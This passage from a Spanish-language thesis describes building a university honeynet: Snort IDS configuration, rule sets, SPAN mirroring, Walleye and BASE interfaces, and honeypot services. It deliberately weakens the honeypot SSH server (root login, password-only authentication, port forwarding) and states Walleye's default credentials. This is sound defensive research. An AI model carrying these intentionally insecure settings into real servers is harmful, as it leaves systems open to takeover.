Snort (véase Figura 35) es un popular Sistema de Detección de Intrusos basado en Red (NIDS.- Network Intrusion Detection System) de código abierto capaz de notificar al administrador de la red acerca de potenciales intentos de intrusiones. Para su funcionamiento emplea detección de firmas y posee un motor pre-procesador que le permite la activación de reglas dinámicas.



*Figura 35. Logo Oficial del Software SNORT IDS.
Fuente: Snort (2010). Recuperado de:
<http://www.snort.org/>.*

Tiene la capacidad de efectuar las siguientes funciones:

- Análisis del tráfico en tiempo real, protocolos y registro de paquetes en redes IP.
- Detección de una gran variedad de potenciales ataques: desbordamientos de buffers, escaneo de puertos, ataques de puerta trasera (backdoor), clientes DDoS, entre otros.
- Rápido desarrollo de nuevas reglas una vez que los patrones de ataques descubran vulnerabilidades.

Este proyecto utiliza la versión 2.6.1.5 que se instala junto al sistema operativo, puesto que de ella depende también la correcta ejecución de hflow.

Se efectúa un corto análisis de la estructura y modo de funcionamiento de Snort para que se pueda adaptar eficientemente a la red

de la Universidad Técnica del Norte. De igual manera, se seleccionan el tipo de reglas a incluirse para evitar la generación de alertas innecesarias o falsos positivos.

Snort consta fundamentalmente de cinco elementos descritos rápidamente a continuación y esquematizados en la Figura 36.




Figura 36. Componentes del Sistema de Detección de Intrusos Snort

- **Módulo de Captura de tráfico.-** Utiliza la librería libpcap para capturar el tráfico que atraviesa la interfaz de red especificada para ello.
- **Decodificador.-** Define la estructura de los datos e identifica el tipo de protocolos empleados para su posterior procesamiento. Inicialmente, decodifica la trama de capa enlace, continúa con el protocolo IP de capa red, para terminar con los protocolos TCP y UDP de capa transporte.

- **Preprocesadores.-** Según Alfon (2009):

Los preprocesadores básicamente son módulos añadidos o plugins que se usan para arreglar, rearmar o modificar las tramas procedentes del decodificador de paquetes antes de que pasen por el motor de detección y las reglas, de manera que se pueda interpretar la información de los paquetes de forma más sencilla y lógica.
- **Motor de Detección.-** Toma la información proveniente de los módulos anteriores y la compara con un conjunto de reglas que contienen patrones de ataques conocidos, para buscar coincidencias y generar alertas o tomar una acción determinada.
- **Plugins de Salida.-** Define el tipo y formato de datos de salida generados por snort.

El proceso de configuración de Snort se lleva a cabo editando el fichero principal “**snort.conf**”. Previamente, se definen los rangos de direccionamiento IP correspondientes a la red y servidores que están siendo monitoreados para evitar el disparo de falsos positivos. También se establecen y configuran los módulos preprocesadores. Una vez definidos, se activa el plugin de salida de datos en formato binario unified que contiene información acerca de las alarmas disparadas por el IDS. Para mejorar el rendimiento de snort, dichos ficheros se procesan por medio de la herramienta barnyard, que a su vez los almacena en una base de datos creada mediante mysql server. La Tabla 18 expone el listado de preprocesadores activados.

Tabla 18

Preprocesadores activados en el fichero snort.conf

PREPROCESADOR	DESCRIPCIÓN
FRAG 3	Módulo que detecta ataques y técnicas de evasión de IDS realizadas a través de fragmentación IP.
STREAM 4, STREAM_REASSEMBLE	Proveen a snort la capacidad de reensamblar e inspeccionar el estado de paquetes TCP detectando ataques basados en el estado de la conexión. Admite también el análisis de sesiones UDP.
HTTP_INSPECT, HTTP_INSPECT_SERVER	Decodificador genérico que inspecciona tráfico HTTP en peticiones y respuestas provenientes tanto de clientes como de servidores.
SFPORSCAN	Módulo diseñado para detectar la primera fase de un ataque informático que, generalmente se efectúa con el reconocimiento del objetivo (fingerprint), a través del escaneo de puertos. Funciona detectando respuestas negativas (puertos cerrados) iniciados por un host determinado. Tiene la capacidad de detectar escaneo TCP, UDP e IP.
ARPSPOOF	El preprocesador decodifica paquetes ARP para detectar posibles ataques de este tipo, peticiones unicast ARP e inconsistencias en el mapeo de direcciones Ethernet a IP.

Un aspecto importante en el proceso de configuración de snort es la definición de los tipos de reglas incluidas (véase Tabla 19). El equipo de detección de vulnerabilidades del proyecto Sourcefire (VTR) y el proyecto Emerging Threats ofrecen una diversidad de firmas que se actualizan constantemente en aras de detectar y mitigar ataques informáticos. Sin embargo, es aconsejable activar únicamente las que se acojan a los requerimientos de seguridad de la organización, razón por la cual, se eligen las que protegen los servicios ofrecidos en la red, se omiten las referidas a políticas de seguridad y aquellas conocidas por originar una cantidad elevada de falsos positivos. Además, se destaca que para actualizar y administrar los conjuntos de reglas se maneja el software PulledPork.

Tabla 19

Conjunto de reglas activadas en el IDS Snort

FIRMA	DESCRIPCIÓN
ATTACK-RESPONSE	Señalan que un ataque se ha efectuado con éxito.
BAD-TRAFFIC	Se disparan al identificar tráfico inusual en la red.
BOTCC	Identifican conocidas botnets y servidores de control y comando. La fundación shadowserver.org especializada en cibercrimen actualiza permanentemente dicha información.
COMPROMISED	Listado de host comprometidos. Es una recopilación de varias fuentes fiables de datos.
DNS	Detectan ataques dirigidos en contra de servidores de nombre de dominio.
DDOS	Rastrea posibles ataques de denegación de servicio distribuidos.
DOS	Alerta la presencia de ataques de denegación de servicios.
DROP	Contribuye a la predicción de spam. Se actualiza constantemente, a través de la organización Spamhaus (http://www.spamhaus.org).
EXPLOIT	Detecta software malicioso tratando de tomar ventaja sobre vulnerabilidades conocidas en la red.
FTP	Descubre ataques en contra de servidores de transferencia de archivos.
MALWARE	Conjunto de reglas imprescindibles en todo IDS. Facilitan la detección de diversos tipos de software malicioso.
NETBIOS	Identifica actividad sospechosa sobre el sistema básico de entrada y salida del sistema (NetBIOS, Network Basic Input/Output System).
RBN	Protege a la red de ataques provenientes de la red de negocios rusos (RBN, Russian Business Network) reconocida como el centro mundial de desarrollo de software malicioso.
SCAN	Reconoce actividades de escaneo de puertos en la red.

SHELLCODE	Detecta ataques realizados a partir de shellcode (fragmento de código inyectado en software para la ejecución de una orden determinada).
SQL	Contiene firmas que identifican ataques dirigidos a servidores de base de datos basados en el lenguaje de consulta estructurado (SQL, Structured Query Language).
TFTP	Previene de la ejecución de ataques, por medio del protocolo de transferencia de archivos trivial (TFTP, Trivial file transfer Protocol).
TROJAN	Cómo su nombre lo indica, este conjunto de reglas contribuyen a la detección efectiva de caballos de troya.
VIRUS	Incluye firmas para identificar virus, gusanos y troyanos que ataquen o se actualicen dentro de la red.
WORM	Identifican gusanos informáticos.

Por último, se activa la funcionalidad de umbralización (thresholding), un script que contribuye a disminuir el número de alertas generadas por un host determinado.

El Anexo D expone con detalle la configuración de Snort, Barnyard y Pulledpork en el honeywall para proporcionar el monitoreo a la red.

- **SPAN (Switched Port Analyzer)**

Se configura SPAN en el switch Cisco Catalyst 4506-E para admitir el reenvío de tráfico hacia Snort, y así mantener el monitoreo permanente de la red.

Una sesión de SPAN copia el tráfico proveniente de una o más VLAN o puertos del switch, hacia una interfaz determinada de destino para su análisis e interpretación.

La configuración de esta característica en el switch requiere de la especificación de la fuente de origen y destino de los datos. Adicionalmente, se agrega el comando “**ingress**” que hace que el puerto forme parte y mantenga conectividad con la VLAN especificada. Se muestra de forma general en el recuadro:

```
monitor session 1 source vlan (VLAN_id)
monitor session 1 destination interface (Interfaz del switch)
ingress vlan (VLAN_id)
```

3.1.2.2 Herramientas de Control de Datos

- **Snort Inline**

Snort Inline (véase Figura 37) es una versión modificada de Snort que actúa como Sistema de Prevención de Intrusos (IPS. Intrusion Prevention System).

Acepta paquetes provenientes de Iptables en lugar de libpcap. Hace uso de tres tipos de reglas para determinar si los paquetes deben permitirse o rechazarse basándose en las firmas de snort, cumpliendo las funciones de cortafuegos.



Figura 37. Logo de Snort Inline. Fuente: Snort Inline (julio, 2008). Recuperado de: <http://snort-inline.sourceforge.net/oldhome.html>.

Permite tres tipos de reglas:

- **Drop.-** Iptables descarta el paquete y lo registra a través de snort.
- **Sdrop.-** Iptables descarta el paquete y no lo registra.

- **Reject.**- Iptables descarta el paquete, lo registra y resetea la conexión si se trata de TCP o envía un mensaje ICMP host unreachable si es UDP.

En este proyecto se opta por mantener deshabilitada esta herramienta para optimizar los recursos del sistema y, se emplea en su lugar el método de conteo de conexiones para proteger a la red en producción de posibles ataques iniciados desde los honeypots.

- **Rc.firewall**

Honeywall Roo v1.4 configura el script “**rc.firewall**” para proporcionar el control de datos de la Honeynet mediante una serie de reglas creadas utilizando Iptables. Éstas se definen a partir de las variables almacenadas en el fichero “**honeywall.conf**” para ejecutar acciones como las que se citan a continuación:

- Implantación del modo puente del gateway y reenvío de tráfico entre las interfaces que lo conforman.
- Activación o desactivación del sistema de prevención de intrusos de red Snort Inline.
- Establecimiento de puertos permitidos en la interfaz de administración.
- Límite de conexiones iniciadas en los honeypots hacia la red en producción. La configuración de esta técnica de control se efectúa desde el menú de diálogo del honeywall o mediante la interfaz Walleye. Los parámetros fijados para este proyecto se detallan en la Tabla 17.

3.1.2.3 Herramientas de Análisis de Datos

- **Hflow**

Es una herramienta de análisis que unifica los datos provenientes de Snort y Sebek en una única base de datos para integrarlos a la interfaz gráfica Walleye. Con el propósito de simplificar la comunicación de datos con el IDS, hflow maneja una estructura de datos FIFO (First in, first out o en español "primero en entrar, primero en salir") para transferir los registros unificados de alertas. Dado que snort no puede generar un archivo de salida infinita, Honeywall Roo le aplica un parche durante la instalación del sistema operativo que modifica y agrega la salida de datos de este tipo. Además, maneja un archivo de configuración independiente de snort que habilita el monitoreo en la interfaz eth0.

- **Swatch**

Herramienta encargada de automatizar el envío de alertas para advertir al administrador de la presencia de conexiones salientes iniciadas en los honeypots como indicio de un posible ataque. Se habilita durante la instalación del honeywall (Anexo B).

- **Interfaz Web de Administración Walleye**

Conocida también como el ojo del honeywall. Hace referencia a la interfaz que facilita la configuración, administración y mantenimiento del gateway y proporciona el análisis de los datos recolectados en los honeypots.

Se utiliza la versión 1.2.11 incorporada en el CDROM Honeywall Roo v1.4. Para ello, se añade el puerto TCP 443 correspondiente a HTTPS con el que trabaja.

Es imprescindible modificar varios scripts del código escrito en perl para adaptarlos a las exigencias del proyecto, ya que por defecto la interfaz presenta el sistema de tiempo medio de Greenwich (GMT, Greenwich Mean Time), causando dificultades en el análisis de datos. En tal sentido,

se editan los ficheros que se mencionan en la Tabla 20 y se reemplaza la variable “**gmtime**” por “**localtime**” y “**timegm**” por “**timelocal**” para utilizar el sistema de zona de tiempo configurado previamente en el equipo.

Tabla 20

Listado de ficheros modificados en Walleye

UBICACIÓN	ARCHIVO
/var/www/html/walleye	walleye.pl sum_graph.pl
/usr/lib/perl5/site_perl/5.8.8/Walleye	Admin.pm Aggregate_flow.pm Connection_table.pm Host.pm Process.pm Process_tree.pm

Para tener acceso a la interfaz, en un navegador web se digita la dirección `https://dirección_IP_interfaz_walleye` y se aceptan los certificados SSL. Se presentará la pantalla de logueo en la cual se deben ingresar los datos de usuario y contraseña, que por defecto se establecen en “**roo**” y “**honey**” respectivamente. Inmediatamente se solicitará cambiar la contraseña asignada. Se demanda que cumpla con altos parámetros de seguridad, exigiendo más de ocho caracteres alfabéticos, al menos un carácter especial, una letra en mayúscula y un número. En caso de fallar en la autenticación de ingreso, el sistema se bloqueará durante 15 minutos, luego de los cuales se admitirá este proceso nuevamente. La Figura 38 muestra la ventana inicial de autenticación de Walleye.



Figura 38. Ventana Inicial de Autenticación de Walleye

Walleye ofrece un sistema de administración y configuración bastante parecido al Menú de Diálogo de Honeywall roo V1.4. Brinda también la posibilidad de administrar usuarios mediante la opción “**Manage Users**”. Haciendo uso de esta opción se facilita el añadir, modificar, eliminar usuarios y administrar el tipo de privilegios para la administración y acceso a la interfaz. Se establecen tres roles posibles:

- **User (Usuario).**- Tiene acceso de lectura a la sección correspondiente al análisis de datos.
- **Admin Read-Only (Administrador de solo lectura).**- Tiene acceso de solo lectura a la sección correspondiente al análisis de datos y al estado del sistema.
- **Admin (Administrador).**- Tiene acceso total a la interfaz.

La página de resumen del honeywall (véase Figura 39) proporciona una visión general de las actividades efectuadas en los honeypots. Se ofrece información del tráfico entrante y saliente, admite efectuar búsquedas de eventos y actividades de acuerdo a puertos, dirección IP, fecha y hora, tipo de protocolo y seguimiento por Sebek. La información más detallada expone el orden de conexiones establecidas, tipo de protocolos, paquetes, bytes involucrados e información del tipo de sistema operativo utilizado para iniciar la conexión.




Figura 39. Pestaña de Resumen de Walleye

- **Interfaz Web BASE**

Para facilitar el monitoreo de las alertas de seguridad en la red interna de la universidad, se implementa la herramienta basada en PHP, BASE (Basic Analysis and Security Engine) versión 1.4.5, que administra los datos de las alarmas almacenadas en la base de datos del IDS y adiciona varias tablas al esquema inicial para que soporte funcionalidades complementarias, entre las que se mencionan:

- Búsqueda de eventos de acuerdo a la dirección IP de origen, destino, tipo de alerta, tráfico por protocolo, fecha u hora de ocurrencia.
- Clasificación de las alertas en grupos específicos creados de acuerdo al criterio del administrador.
- Generación de gráficas de tiempo en función de las alertas.

La Figura 40 ilustra la pantalla principal de esta interfaz. El procedimiento completo para instalarla y adaptarla al honeywall se especifica en el Anexo E, mientras que el manejo de cada una de las características tanto de BASE como de Walleye se explica en el Manual de Administración (Anexo H).

UNIVERSIDAD TÉCNICA DEL NORTE

Basic Analysis and Security Engine (BASE)

Consultado en: Fri February 24, 2012 12:57:53
 Base de datos: snort@localhost (Versión de esquema: 107)
 Ventana de tiempo: ninguna alerta detectada

Alertas de hoy: Único lista IP Origen IP Destino
 Alertas de los últimos 24 horas: Único lista IP Origen IP Destino
 Alertas de los últimos 72 horas: Único lista IP Origen IP Destino
 Más reciente 15 Alertas: cualquier protocolo TCP UDP ICMP
 Últimos puertos de origen: cualquier protocolo TCP UDP
 Últimos puertos de destino: cualquier protocolo TCP UDP
 Puertos de origen más frecuentes: cualquier protocolo TCP UDP
 Puertos de destino más frecuentes: cualquier protocolo TCP UDP
 Más frecuente 15 Direcciones: Origen Destino
 Más reciente 15 Alertas únicas
 Más frecuente 5 Alertas únicas

Buscar

Hacer gráfica del tiempo de detectar alertas

Sensores/Total: 0 / 1
 Alertas únicas: 0
 Categorías: 0
 Número de Alertas en Total: 0

- Orig. direcciones IP: 0
- Dest. direcciones IP: 0
- Enlaces IP Únicas 0
- Puertos de Origen: 0
- o TCP (0) UDP (0)
- Puertos de Dest: 0

Perfil de Tráfico por Protocolo

TCP (0%)

UDP (0%)

ICMP (0%)

Tráfico de Exploración de Puertos (0%)

Figura 40. Pantalla principal de BASE

3.2 IMPLEMENTACIÓN DE LOS HONEYPOTS

3.2.1 INSTALACIÓN Y CONFIGURACIÓN DE VMWARE SERVER 2.0.2

Como ya se describió anteriormente el software destinado a la virtualización de los Honeypots es VMware Server 2.0.2. Se ha optado por instalarlo y configurarlo utilizando como sistema operativo anfitrión a la distribución de Linux Debian 6.0.

La guía de usuario de VMware Server 2.0 que puede descargarse libremente desde la página oficial del desarrollador, especifica varios requerimientos que deben tomarse en cuenta para garantizar el correcto funcionamiento de las máquinas virtuales que se alojen en él. Se han considerado en especial a las siguientes:

- El número de sistemas virtualizados que pueden ejecutarse conjuntamente depende de la cantidad de recursos que se requieran y del tipo de procesador que posea el servidor anfitrión.

- VMware incorpora una consola remota de cliente e interfaz Web para gestionar las máquinas virtuales desde un navegador Web. Se recomienda ejecutar los siguientes:
 - Mozilla Firefox 2.0 o 3.0 para Linux.
 - Mozilla Firefox 2.0 o 3.0 e Internet Explorer 6.0 o 7.0 (7.0 recomendado) para Windows.

Se admite otro tipo de navegadores pero no están certificados por VMware Server. En lo posible se aconseja que se instalen permanentemente las actualizaciones de seguridad especificadas por el fabricante.

El Anexo F describe detalladamente el proceso de instalación de este software en Debian 6.

3.2.2 CONFIGURACIÓN DE SERVICIOS EN LOS HONEYPOTS

Una vez instalada la distribución de Linux Ubuntu Server 7.10 en cada una de las máquinas virtuales correspondientes a los honeypots se procede a configurar los servicios correspondientes a cada uno de ellos. En el primer honeypot se levantan los servicios SSH, Web y DNS, en el segundo un servidor FTP, base de datos y de aplicaciones.

La configuración de todos los servicios en los Honeypots está disponible en el Anexo G.

3.2.2.1 Servidor SSH

El servidor Intérprete de órdenes seguras SSH (Secure SHell) se instala empleando la versión 4.6 de OpenSSH, una herramienta confiable y gratuita desarrollada por el proyecto OpenBSD que proporciona conectividad SSH. Encripta todo el tráfico transmitido a través de internet (incluyendo contraseñas) para evitar ataques informáticos. También permite la creación de túneles seguros,

ofrece varios métodos de autenticación y soporta todas las versiones del protocolo SSH.

Como ya se describió, un honeypot es un dispositivo creado para ser comprometido y atacado, por lo tanto debe diseñarse de modo que resulte atractivo para cualquier atacante. Es así, que se configura al servidor SSH tomando en cuenta los siguientes parámetros:

- Se establece el puerto de escucha del protocolo SSH destinado por defecto (22).
- Como método de autenticación se utiliza únicamente el basado en usuario y contraseña. Los hackers buscan servidores SSH que utilicen contraseñas débiles y hacen uso de diversos ataques para romperlas.
- Se admite el logeo del usuario Root y no se limita el acceso de un grupo de usuarios específico.
- Mantiene habilitada la opción que permite el reenvío de puertos.
- Lleva un registro de información acerca de posibles intentos fallidos de conexión al servidor ("**/var/log/auth.log**").

La configuración de este servicio se resume en la Figura 41.




Figura 41. Resumen de Configuración de Openssh Server

3.2.2.2 Servidor WEB

Para implementar el servidor Web en el honeypot se instalan y configuran los paquetes Apache2, Php5 y Mysql-server, prerequisites necesarios para la instalación de Joomla, un sistema gestor que permite el diseño de páginas Web dinámicas, bajo el cual se desarrolla el Uniportal Web de la Universidad Técnica del Norte. La instalación obedece el proceso señalado en la Figura 42.




Figura 42. Resumen de Configuración del Servidor Web.

3.2.2.3 Servidor DNS

Se instala y configura el sistema de nombres de dominios (DNS) a través de BIND (Berkeley Internet Name Domain) y se especifica el dominio www.utn.edu.ec, similar al que maneja la UTN.

BIND (Berkeley Internet Name Domain) es una solución del protocolo DNS que permite la ejecución gratuita de la mayor parte de los componentes del Servicio de Nombre de Dominios.

La instalación y configuración del servicio se resume en la Figura 43.




Figura 43. Resumen de Configuración de Bind9

3.2.2.4 Servidor FTP

La implementación del Protocolo de Transferencia de Archivos (FTP) en el honeypot se efectúa usando la versión 2.0.5 del servidor para sistemas UNIX, Very Secure FTP Daemon (VSFTP).

Se configura el servicio para que permita el acceso de los clientes en modo pasivo, se evite su acceso al Shell y se los enjaule dentro de un directorio predeterminado.

La configuración del servidor se observa en la Figura 44.

